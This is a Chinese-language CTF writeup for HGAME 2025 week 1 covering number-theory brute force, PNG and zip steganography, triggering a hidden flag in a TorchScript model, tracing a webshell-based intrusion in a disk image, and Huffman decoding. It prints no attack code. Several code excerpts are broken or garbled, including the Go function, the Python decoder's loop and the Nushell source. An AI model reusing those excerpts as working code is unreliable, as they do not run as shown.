

HGAME 2025 week1 writeup

ravi#000107

Crypto

sieve

看到题直接丢给deepseek思考，但是没解出来

然后算了一下 $e^2//6$ 发现不是特别大，于是决定暴力求解

但是trick函数里的递归太多了，sage会报错，于是让kimi优化算法

优化后的 `trick` 函数如下。我们通过以下方式改进代码的效率和可读性：

1. **避免重复计算**：将 `prod(range(1, k))` 替换为 `(k-1)!`，避免显式计算阶乘。
2. **条件简化**：`k - mul % k - 1 == 0` 的逻辑可以通过数学性质优化。
3. **使用迭代而非递归**：递归可能导致栈溢出且效率较低，改为迭代实现。
4. **动态规划优化**：通过动态规划存储中间结果，避免重复计算。

以下是优化后的代码：

Python

复制

```
def optimized_trick(max_k):
    if max_k < 1:
        return 0

    results = [0] * (max_k + 1)
    results[1] = 1 # 基础情况

    for k in range(2, max_k + 1):
        # 计算欧拉函数值
        phi = euler_phi(k)

        # 优化条件判断：乘积模 k 的值可以直接通过数学性质判断
        # 原条件 k - mul % k - 1 == 0 等价于 (k-1)! ≡ k-1 mod k，这只有当 k
        # 是质数时成立
        is_prime = is_prime(k)
        add_1 = 1 if is_prime else 0

        # 使用动态规划结果
        results[k] = phi + results[k-1] + add_1

    return results[max_k]
```

优化点说明：

1. **质数判断替代阶乘模运算**：
 - 原代码中的 `k - mul % k - 1 == 0` 等价于 $(k-1)! \equiv k-1 \pmod k$ 。
 - 根据 [Wilson's theorem](#)，如果 k 是质数，那么 $(k-1)! \equiv -1 \equiv k-1 \pmod k$ 。因此，可以用 `is_prime(k)` 简化条件判断。
2. **动态规划存储中间结果**：
 - 使用数组 `results` 存储 `trick(k)` 的值，避免重复递归计算。
3. **避免递归**：
 - 递归可能导致栈溢出（尤其是当 `k` 很大时）。改用迭代方法从低到高计算每个值。
4. **减少重复计算**：
 - 每次循环中只计算当前 `k` 的欧拉函数值，避免重复调用 `euler_phi`。

测试代码：

Python

电脑上跑了一下，爆内存了。在autodl上开了台机器跑，狂吃80GB内存，还是爆了)

又让gpt-4o优化了内存占用，用golang改写代码，搓了一个多线程出来。

最终代码如下

```
package main

import (
    "fmt"
    "math/big"
    "sync"
)

func eulerPhi(n int) int {
    result := n
    for i := 2; i*i <= n; i++ {
        if n%i == 0 {
            for n%i == 0 {
                n /= i
            }
            result -= result / i
        }
    }
    if n > 1 {
        result -= result / n
    }
    return result
}

func isPrime(n int) bool {
    return big.NewInt(int64(n)).ProbablyPrime(0)
}

type Result struct {
    K      int
    Phi    int
    AddOne int
}

func worker(k int, results chan<- Result, semaphore chan struct{}) {
    defer func() { <-semaphore }()

    phi := eulerPhi(k)
    addOne := 0
    if isPrime(k) {
        addOne = 1
    }
    results <- Result{K: k, Phi: phi, AddOne: addOne}
}

func optimizedTrickParallel(maxK int, maxConcurrency int) int {
    if maxK < 1 {
        return 0
    }

    previousResult := 0
    currentResult := 1 // 初始条件, k=1
}
```

```

results := make(chan Result, maxK)
semaphore := make(chan struct{}, maxConcurrency)
var wg sync.WaitGroup

for k := 2; k <= maxK; k++ {
    semaphore <- struct{}{}
    wg.Add(1)
    go func(k int) {
        defer wg.Done()
        worker(k, results, semaphore)
    }(k)
}

go func() {
    wg.Wait()
    close(results)
}()

for result := range results {
    currentResult = result.Phi + previousResult + result.AddOne
    previousResult = currentResult
}

return currentResult
}

func main() {
    e := 65537
    fmt.Println((e * e) / 6)
    maxK := 715849728
    maxConcurrency := 256
    fmt.Println(optimizedTrickParallel(maxK, maxConcurrency))
}

```

跑了半个小时左右，结果为 155763335447735054

然而解密的时候发现解不出来，用小数计算测试了一下，发现go代码里不知道哪里少加了个1，加上之后就解出来flag为 hgame{sieve_is_n0t_that_HaRD}

```

from Crypto.Util.number import long_to_bytes
from sympy import nextprime
# go里面漏加了个1
trick = 155763335447735054+1
p = nextprime(trick<<128)
#print(p)
e = 65537
enc =
244929409747471413653014009978459273276644448166527803806948446666550615396785106
3209402336025065476172617376546
d = pow(e, -1, p*(p-1))
m = pow(enc, d, p*p)
print(long_to_bytes(m).decode())

```

ezBag

这题没做出来

有了上一题的成功经验，这题也想直接爆破 (因为拷打了两天AI也没问出解法)

思路就是直接随机p，固定list，看计算结果能不能匹配bag

然后写了个go程序，爆破了一整天，总计5000亿+次，还没结果，遂放弃

PS：经测试，32bits以下的随机数使用该方法均可在短时间内有效爆破

Misc

Hakuya Want A Girl Friend

真能藏啊

把txt文件里的16进制贴进010editor，注意到文件头是个压缩包，保存为zip后打开发现有密码

继续拖到010editor分析，发现zip末尾跟了一大堆不属于压缩包的内容

0140h:	75 DB 01 00	00 00 00 00	00 00 00 00	00 00 00 00	uŰ.....
0150h:	00 00 00 01	99 07 00 02	00 41 45 03	00 00 50 4B™....AE...PK
0160h:	05 06 00 00	00 00 02 00	02 00 C1 00	00 00 9D 00Á.....
0170h:	00 00 00 00	82 60 42 AE	44 4E 45 49	00 00 00 00,`B@DNEI....
0180h:	32 71 CC 0E	A6 E1 C1 DC	01 FF 8D EC	EF 7F 37 68	2qİ.¡áÄŰ.ÿ.ii.7h
0190h:	6D 23 8C EA	3F 9A F1 07	E6 3C 52 F1	CC 4B 59 BC	m#Œê?šň.æ<RňİKY¼
01A0h:	C7 30 F2 C3	CC CA AE 46	D2 0A F5 AB	DA B2 FC EB	Ç0òÄİÊ@FŎ.ð«Ű²üë
01B0h:	7E 67 91 29	BA 2E D4 96	05 F2 83 AE	94 AF 9A BE	~g')°.Ŏ-.òf@"-š¼
01C0h:	C6 57 C9 05	B1 8E 75 79	CF E4 57 25	D4 5D 6D F6	ÆWÉ.±ŽuyİäW%Ŏ]mö
01D0h:	7C 33 E0 8F	B0 47 61 FA	CD A7 C8 B6	35 A7 30 26	3à.°GaúÍŠÈ¶5Š0&
01E0h:	3A CB 92 DE	E1 D7 13 86	39 FA 54 C5	D6 DD 62 F9	:Ë'Pá×.†9úTÄŎŸbù
01F0h:	9E C4 DF 9A	A9 3B F8 AF	97 24 E3 16	F6 67 EC 5B	žÄßš@;ø—\$ä.ögì[
0200h:	D9 87 67 B7	F0 00 DE 6D	F0 FC E2 F8	85 9A EE 24	Ű†g·ð.þmðüâø...šî\$
0210h:	6F 63 22 BE	0B F8 93 91	71 FD DF C7	2C EC E4 E3	oc"¼.ø"'qýßÇ,ìää
0220h:	87 C3 F9 C6	8F 47 C3 C6	4E 0F 83 C6	0F 07 FD C6	‡ÄùÆ.GÄÆN.fÆ..ýÆ
0230h:	0F F9 D9 C7	4F 4E 0F 8E	EF 5E 9D C7	BF DF 1F DF	.ùŰÇON.Žî^..Ç¿B.B
0240h:	EF C7 1F 3F	17 F4 FC 61	FE 3F CB E3	67 D3 E4 F9	İÇ.?.ðüab?ÈägŎàù
0250h:	D9 3E 0F 98	B3 9C 5D 8E	45 C6 F7 DD	F1 FA D6 A2	Ű>.~³æ]ŽEÆ÷ÝñŰŎç
0260h:	F1 7E BF F6	23 31 D5 BD	6F C3 83 3F	23 C9 24 37	ň~žö#1Ŏ½oÄf?#É\$7
0270h:	E7 50 B1 32	8D F4 5A CE	A5 F8 AF AD	6D 4D E7 EF	çP±2.ðZÎ¥ø—mMçİ
0280h:	10 DE 20 20	2F 4F 8B 95	7D D0 94 A6	D8 14 6B EA	.þ /O<·}ð"'!ø.kê
0290h:	13 A5 04 7A	EB B7 DA EB	91 F4 72 39	6B 5E C7 78	.¥.zë·Úë'ôr9k^Çx
02A0h:	35 F9 AD 4E	D5 92 0B AC	63 30 FC E4	2F 58 F8 83	5ù-NŎ'.-c0üä/Xøf
02B0h:	C4 31 76 BA	C8 02 5D E2	F2 E2 75 2A	E5 D9 BA E0	Ä1v°È.]âðâu*âŰ°à
02C0h:	30 C7 BE 1B	B1 ED F9 6F	0D E5 D6 1F	80 35 9E E6	0Ç¼.±íüo.ää.€5žæ
02D0h:	4C 32 CD C8	B8 1C A7 D9	64 5A 49 FD	2E 4D 62 13	L2ÍÈ,.šŰdZIý.Mb.
02E0h:	89 F0 3C 49	A5 E1 1B 83	D5 A1 3C D8	C9 B9 33 10	‰ð<I¥á.fŎj<ŎÉ¹3.
02F0h:	F8 5C FD A3	8D 1E 1E 1C	3C ED D0 7F	2D 1C 1C 66	ø\ý£....<íð.-.f
0300h:	F8 BC BC 56	39 EB 08 3B	B8 F7 E8 34	F5 E7 F3 F9	ø¼V9ë.;÷è4ðçòù
0310h:	E3 BB DD F7	71 8F F6 FF	DF C6 CF D1	FA 78 F3 FA	ă»Ý÷q.öŸBÆİŰúxóú
0320h:	7F 2F EC 43	3C 31 8E B2	FE C6 61 DE	FC 38 CB BF	./ìC<1Ž²bÆapü8Ë;

滑到底发现PNG是反着写的，于是把这一大段copy出来，写个py倒序一下

```
hex_seq = ""
hex_list = hex_seq.split()
# 对列表进行倒序操作
reversed_list = hex_list[::-1]
# 将倒序列表中的元素用空格连接成新的十六进制序列字符串
reversed_hex_sequence = " ".join(reversed_list)
print(reversed_hex_sequence)
```

得到一张png, imageglass打开报CRC error, 用随波逐流修复一下宽高

```
◆当前文件名: 000.png
◆文件中包含'NLk2'字符串(可能是base64编码):
◆文件中包含'key'字符串: b'key/(\x84\x84\x031q\t#\x13\x01\x86\x1f\xd8\x867\x00\x1e\x89G\x04"\x10?\xcd:'
◆文件头信息: 89504e47, 文件类型: Png
当前文件后缀: Png 89504e47, 与文件类型一致。
◆当前图片图片没有exif信息!

◆当前PNG图片宽度和高度为: 576*740,
CRC校验PNG宽度和高度应为: 576*779

-----图片宽度和高度被修改过, 可能存在隐写。-----

PNG图片实际宽度和高度的16进制数为: 0x240-->0x240 0x2e4-->0x30b, PNG图片IHDR后4byte(8位16进制数)是图片宽度, 接着4byte(8位16进制数)是图片高度。
尝试修复图片高度与宽度

####图片高度修复后图片保存在H\000-修复高宽.png

◆Binwalk文件包含检测:

1:PNG image, 576 x 740, 8-bit/color RGBA, non-interlaced
2:Zlib compressed data, compressed
```

图片底部提示 To_f1nd_th3_QQ

我一度以为是要结合QQ群里给的出题人信息, 找QQ拿到zip的密码 (因为之前吾爱就整过flag藏在出题人b站简介里的活), 然后发现出题人的QQ空间要加好友才能看, 又想了想这么多选手不得加爆他QQ。。。越想越离谱

最后发现我想多了, 这个就是zip密码, 解开得到 hahme{h4kyu4_w4nt_gir1f3nd_+q_931290928}

Level 314 线性走廊中的双生实体

最近怎么都这么流行AI题

加载pt之后先看眼代码

```
import torch
entity = torch.jit.load('entity.pt')
print(entity.code)
```

```
def forward(self,
    x: Tensor) -> Tensor:
    linear1 = self.linear1
    x0 = (linear1).forward(x, )
    security = self.security
    x1 = (security).forward(x0, )
    relu = self.relu
    x2 = (relu).forward(x1, )
    linear2 = self.linear2
    return (linear2).forward(x2, )
```

看到有四层结构, flag应该就藏在security里面, 输入的向量需要经过linear1处理之后, 再传递到security

于是继续打印这两层的代码

```
def forward(self,
    input: Tensor) -> Tensor:
    weight = self.weight
    bias = self.bias
    return torch.linear(input, weight, bias)

def forward(self,
    x: Tensor) -> Tensor:
    _0 = torch.allclose(torch.mean(x), torch.tensor(0.31415000000000004),
1.0000000000000001e-05, 0.0001)
    if _0:
        _1 = annotate(List[str], [])
        flag = self.flag
        for _2 in range(torch.len(flag)):
            b = flag[_2]
            _3 = torch.append(_1, torch.chr(torch.__xor__(b, 85)))
            decoded = torch.join("", _1)
            print("Hidden:", decoded)
        else:
            pass
    if bool(torch.gt(torch.mean(x), 0.5)):
        _4 = annotate(List[str], [])
        fake_flag = self.fake_flag
        for _5 in range(torch.len(fake_flag)):
            c = fake_flag[_5]
            _6 = torch.append(_4, torch.chr(torch.sub(c, 3)))
            decoded0 = torch.join("", _4)
            print("Decoy:", decoded0)
        else:
            pass
    return x
```

显然，我们需要 `torch.allclose(torch.mean(x), torch.tensor(0.31415000000000004), 1.0000000000000001e-05, 0.0001)` 返回True

那么就要求输入向量经过linear1偏移处理之后的均值为 0.31415

在deepseek的提示下，使用 `entity.linear1.weight` 和 `entity.linear1.bias` 获取其参数

再让它编写代码求解输入向量

根据给定的权重和偏置，构造输入张量的核心是确保 `linear1` 输出均值为0.31415。通过解线性方程组得到如下代码：

```
python
import torch

# 给定参数
weight = torch.tensor([
    [-0.1905, -0.2279, -0.1038, 0.2425, 0.1687, -0.0876, -0.0443, 0.1849, 0.1420, 0.2552],
    [ 0.1606, -0.2255, 0.2935, -0.1483, 0.0447, -0.0528, 0.3090, -0.0193, -0.0874, -0.1935],
    [-0.2987, -0.3123, 0.1831, 0.2289, -0.1729, 0.0225, -0.1234, 0.1704, 0.2700, 0.1911],
    [ 0.1425, 0.0841, -0.2787, -0.0964, -0.2263, -0.2821, 0.0173, 0.0279, 0.2843, 0.1745],
    [ 0.1492, -0.1212, -0.3122, -0.0605, 0.2146, -0.2049, -0.2629, 0.2081, 0.2239, 0.0339],
    [ 0.3045, -0.3089, -0.0101, 0.0076, 0.1810, 0.2333, -0.0124, 0.0553, 0.1279, -0.2548],
    [-0.2894, 0.0390, -0.2061, 0.1143, 0.2291, -0.1281, 0.1897, 0.0182, 0.0472, -0.2510],
    [ 0.0527, -0.0044, 0.2950, 0.1157, 0.0345, 0.0579, 0.2961, -0.0682, 0.0336, -0.0558],
    [-0.2985, 0.1062, -0.2369, 0.0633, -0.1295, 0.2976, 0.0094, -0.3112, -0.2357, -0.1416],
    [ 0.1578, 0.2312, 0.2572, 0.2929, 0.0181, -0.2295, -0.2644, 0.0538, -0.2774, -0.2838]
], dtype=torch.float32)

bias = torch.tensor([0.1209, 0.0082, -0.2783, -0.3144, -0.1505, 0.2989, 0.0367, 0.2310, 0.0135, 0.2238], dtype=torch.float32)

# 计算列和与偏置总和
sum_weight = weight.sum(dim=0)
sum_bias = bias.sum()

# 方程参数
target_mean = 0.31415
required_sum = 10 * target_mean - sum_bias.item()
dot_product = torch.dot(sum_weight, sum_weight).item()
k = required_sum / dot_product

# 构造输入向量
input_tensor = (k * sum_weight).unsqueeze(0) # 形状 (1, 10)

# 验证输出均值
x0 = input_tensor @ weight.T + bias
mean_x0 = torch.mean(x0).item()

print(f"构造输入张量:\n{input_tensor}\n")
print(f"实际均值: {mean_x0:.5f} (目标: {target_mean})")
print(f"误差: {abs(mean_x0 - target_mean):.2e} (允许 <=1e-4)")
```

关键步骤解析

- 列和计算**：将权重矩阵按列求和，得到向量 `sum_weight`。
- 方程构造**：通过线性方程 $\text{input} \cdot \sum \text{weight} + \sum \text{bias} = 10 \times 0.31415$ 求解输入。
- 标量缩放**：通过最小二乘法得到缩放因子 `k`，确保输入满足条件。
- 稳定性验证**：检查输出均值是否满足误差要求。

输出示例

```
构造输入张量：
tensor([[ 0.2165,  0.3184, -0.4772, -0.2661, -0.4305,  0.3791,  0.1502, -0.3751, -0.1771, -0.1861]])
```


实际均值: 0.31415 (目标: 0.31415)
误差: 1.07e-08 (允许 $\leq 1e-4$)

得到结果为 `tensor([[-0.1549, -1.0433, -0.1678, 1.0720, 0.5106, -0.5271, 0.1609, 0.4512, 0.7453, -0.7416]])`

模型输入要求的是10x10的向量，所以复制十遍就行了


```
1 import torch
2 entity = torch.jit.load('entity.pt')
3 input_tensor = torch.tensor([
4     [-0.1549, -1.0433, -0.1678, 1.0720, 0.5106, -0.5271, 0.1609, 0.4512, 0.7453, -0.7416],
5     [-0.1549, -1.0433, -0.1678, 1.0720, 0.5106, -0.5271, 0.1609, 0.4512, 0.7453, -0.7416],
6     [-0.1549, -1.0433, -0.1678, 1.0720, 0.5106, -0.5271, 0.1609, 0.4512, 0.7453, -0.7416],
7     [-0.1549, -1.0433, -0.1678, 1.0720, 0.5106, -0.5271, 0.1609, 0.4512, 0.7453, -0.7416],
8     [-0.1549, -1.0433, -0.1678, 1.0720, 0.5106, -0.5271, 0.1609, 0.4512, 0.7453, -0.7416],
9     [-0.1549, -1.0433, -0.1678, 1.0720, 0.5106, -0.5271, 0.1609, 0.4512, 0.7453, -0.7416],
10    [-0.1549, -1.0433, -0.1678, 1.0720, 0.5106, -0.5271, 0.1609, 0.4512, 0.7453, -0.7416],
11    [-0.1549, -1.0433, -0.1678, 1.0720, 0.5106, -0.5271, 0.1609, 0.4512, 0.7453, -0.7416],
12    [-0.1549, -1.0433, -0.1678, 1.0720, 0.5106, -0.5271, 0.1609, 0.4512, 0.7453, -0.7416],
13    [-0.1549, -1.0433, -0.1678, 1.0720, 0.5106, -0.5271, 0.1609, 0.4512, 0.7453, -0.7416],
14    ])
15 output = entity(input_tensor)
```

Hidden: flag[s0_th1s_ls_r3al_s3cr3t]


Computer cleaner

还好给了个onedrive链接不然不知道下到什么时候

在 `var/www/html/uploads` 里找到webshell密码 `hgame{y0u_`




在 `var/www/html/uploads.txt` 里找到访问日志，显然攻击者目的为 `/home/Documents/flag_part3`



打开文件得到 `_c0mput3r!}`

至此只剩一个攻击溯源了，一开始我以为这个ip是乱编的，flag应该藏在ip的ptr记录里，dig了一下发现啥也没有

没想到直接访问就有了。。。



最终flag为 `hgame{y0u_hav3_cleaned_th3_c0mput3r!}`

感觉这题反而是几个misc里最简单的，不知道为什么给600分，跟前一题换一下还差不多

RE

Compress dot new

这题没什么好说的，AI一把梭就出来了

```
def "into b" [] (let arg = $in;0..(( $arg|length)- 1))each (|i|$arg|bytes at $i..$i|into int);def gss [] (match $in {($s,$w,$w) => {$s,(a:$a,b:$b,$s:$s,$w,$w) => $s}});def gw [] (match $in {($s,$w,$w) => $w,(a:$a,b:$b,$s:$s,$w,$w) => $w});def oi [v] (match $in {[] => [$v],[$h..$t] => {if $vw < $h.w {[$v,$h] ++ $t} else {[$h] ++ ($t|oi $v)}});def h [] (match $in {[] => [],[$n] => $n,[$f,$sn..$r] => {($r|oi ($a:$f,b:$sn,$s:($f|gss) ++ ($s|gw)),$r)});def gc [] (def t [nd,pth,cd] (match $nd {($s,$w,$_) => {($cd|append ($s,$c,$pth)),$(a:$a,b:$b,$s:$w,$_) => {t $b ($pth|append 1) (t $a ($pth|append 0) $cd)}});t $in []|each (|e|($e:$e,$c:$e|c|each (|c|$c|into string)|str join));def sk [] (match $in {null => null,($s,$w,$_) => {($s),(a:$a,b:$b,$s:$w,$_) => {a:($a|sk),b:($b|sk)}});def bf [] ($in|into |b|reduce -f (0..255)|reduce -f (|i|,$a|append 0) (|b|,$a|update $b {($a|get $i + 1)}|enumerate|filter (|e|$e.index < $e.item));def enc [] ($in|into |b|each (|b|$c|filter (|e|$e.s == $b)|first|get "cs")|str join);def compress [b: binary] -> string (let t = $in|bf|h;|t|$t|sk|to json --raw),($in|enc ($t|gc))|str join "\n")
```

这段代码实现了一个简单的压缩算法，可能是某种变体的哈夫曼编码。下面是对代码中各个函数的分析：

1. **into b**: 这个函数将输入转换为字节数组, 每个字节转换为整数。这可以用于将输入字符串转换为字节表示形式。
2. **gss** 和 **gw**: 这两个函数用于从某种数据结构 (可能是树形结构) 中提取符号集和权重。通过模式匹配, **gss** 获取符号集合, **gw** 获取权重。
3. **oi**: 这个函数用于插入节点到一个列表中, 以使列表以某种顺序 (可能是权重顺序) 排列。这涉及将一个节点插入到一个有序列表中。
4. **h**: 该函数构建一个哈夫曼树。它通过选择最小权重的节点并合并它们来递归地构建树。
5. **gc**: 该函数生成编码表。它遍历哈夫曼树, 为每个符号生成一个二进制编码。
6. **sk**: 将树结构简化为一个符号和结构的组合, 只保留必要的信息。
7. **bf**: 构建字节频率表。它计算输入中每个字节出现的频率, 用于后续构建哈夫曼树。
8. **enc**: 使用生成的编码表对输入进行编码, 将输入转换为其对应的编码字符串。
9. **compress**: 主函数。首先计算输入的字节频率, 然后构建哈夫曼树, 并生成编码表。最后, 它将原始输入编码为压缩的二进制字符串, 并输出串。

命令如下 open ./flag.txt --raw | into binary | compress | save enc.txt
enc.txt的内容如下

请给出得到flag.txt的方法

要解压得到原始的 `flag.txt` 内容, 我们需要理解 `compress` 函数的工作方式, 以及如何从压缩输出中恢复原始数据。

1. 哈夫曼树的结构，以 JSON 格式存储。
2. 压缩后的二进制数据。

- 使用 JSON 解析库解析哈夫曼树的结构。哈夫曼树的叶子节点存储着字符的 ASCII 值。
- 通过解析这个 JSON 数据，我们可以重建哈夫曼树。这棵树将用于解码压缩的二进制数据。

- 读取压缩的二进制数据。这个数据是通过使用上面构造的哈夫曼树对原始数据进行编码得到的。
- 遍历二进制数据，使用哈夫曼树进行解码：从树的根节点开始，根据二进制位（0表示左子树，1表示右子树）遍历树，直到到达叶子节点。
- 当到达叶子节点时，记录下该节点对应的字符，并从树的根节点重新开始，继续解码剩余的二进制数据。

下面是一个简单的 Python 代码示例，展示了如何解码给出的压缩数据：

请注意，上述代码是一个示例，可能需要根据具体的库和数据格式调整。确保在 Python 环境中运行，并确认输入数据的准确性。

代码如下

```
import json

# 哈夫曼树的定义
class Node:
    def __init__(self, left=None, right=None, value=None):
        self.left = left
        self.right = right
        self.value = value

def build_tree(tree_dict):
    if 's' in tree_dict:
        return Node(value=tree_dict['s'])
    else:
        return Node(left=build_tree(tree_dict['a']),
                    right=build_tree(tree_dict['b']))

def decode_huffman(tree, encoded_data):
    decoded_chars = []
    node = tree
    for bit in encoded_data:
        if bit == '0':
            node = node.left
        else:
            node = node.right

    if node.value is not None:
        # 到达叶子节点
        decoded_chars.append(chr(node.value))
        node = tree # 重置为根节点
    return ''.join(decoded_chars)

# 解析 JSON，重建哈夫曼树
```

```

huffman_tree_dict = json.loads('{ "a": { "a": { "a": { "a": { "s": 125 }, "b": { "a": { "s": 119 }, "b": { "s": 123 } } } }, "b": { "a": { "s": 104 }, "b": { "s": 105 } } } }, "b": { "a": { "s": 101 }, "b": { "s": 103 } } } }, "b": { "a": { "a": { "a": { "s": 10 }, "b": { "s": 13 } } }, "b": { "s": 32 } } }, "b": { "a": { "s": 115 }, "b": { "s": 116 } } } } }, "b": { "a": { "a": { "a": { "a": { "a": { "s": 46 }, "b": { "s": 48 } } } }, "b": { "a": { "a": { "s": 76 }, "b": { "s": 78 } } } }, "b": { "a": { "s": 83 }, "b": { "a": { "s": 68 }, "b": { "s": 69 } } } } } }, "b": { "a": { "a": { "s": 44 }, "b": { "a": { "s": 33 }, "b": { "s": 38 } } } }, "b": { "s": 45 } } } }, "b": { "a": { "a": { "s": 100 }, "b": { "a": { "s": 98 }, "b": { "s": 99 } } } }, "b": { "a": { "a": { "s": 49 }, "b": { "s": 51 } } }, "b": { "s": 97 } } } } }, "b": { "a": { "a": { "a": { "s": 117 }, "b": { "s": 118 } } }, "b": { "a": { "a": { "s": 112 }, "b": { "s": 113 } } }, "b": { "s": 114 } } } }, "b": { "a": { "a": { "s": 108 }, "b": { "s": 109 } } }, "b": { "a": { "s": 110 }, "b": { "s": 111 } } } } } }')
huffman_tree = build_tree(huffman_tree_dict)

# 压缩的二进制数据
encoded_data =
'00010001110111111010010000011100010111000100111000110000100010111001110010011011
01010111101110110011010001110110100111011110111011011001110110011110011110110111
011101101011001111011001111000111001101111000011001100001011011101100011100101001
110010111001111000011000101001010000000100101000100010011111110110010111010101000
1111010001101100011101010110100111111110011111101101010110000110111010110111110
10010011110010001011010111111111100110001010101101110010011111000110110101101111
010000011110100000110110101011000111111000110101001011100000110111100000010010100
010001011100011100111001011101011111000101010110101111000001100111100011100101110
10111110001011010111000001010000001011000111101110001110111110101010010011101011
10010001111001001011011110111011101011110110001111010101110010001011100100101110
00101101010000111010100010111101010011000111010101110110001101101100001101000001
01100011101111111111000101010111100000'

# 解码并获取原始 flag
decoded_flag = decode_huffman(huffman_tree, encoded_data)
print(decoded_flag)


```

得到flag hgame{Nu-Shell-scripts-ar3-1nt3r3st1ng-t0-wr1te-&-use!}

Turtle

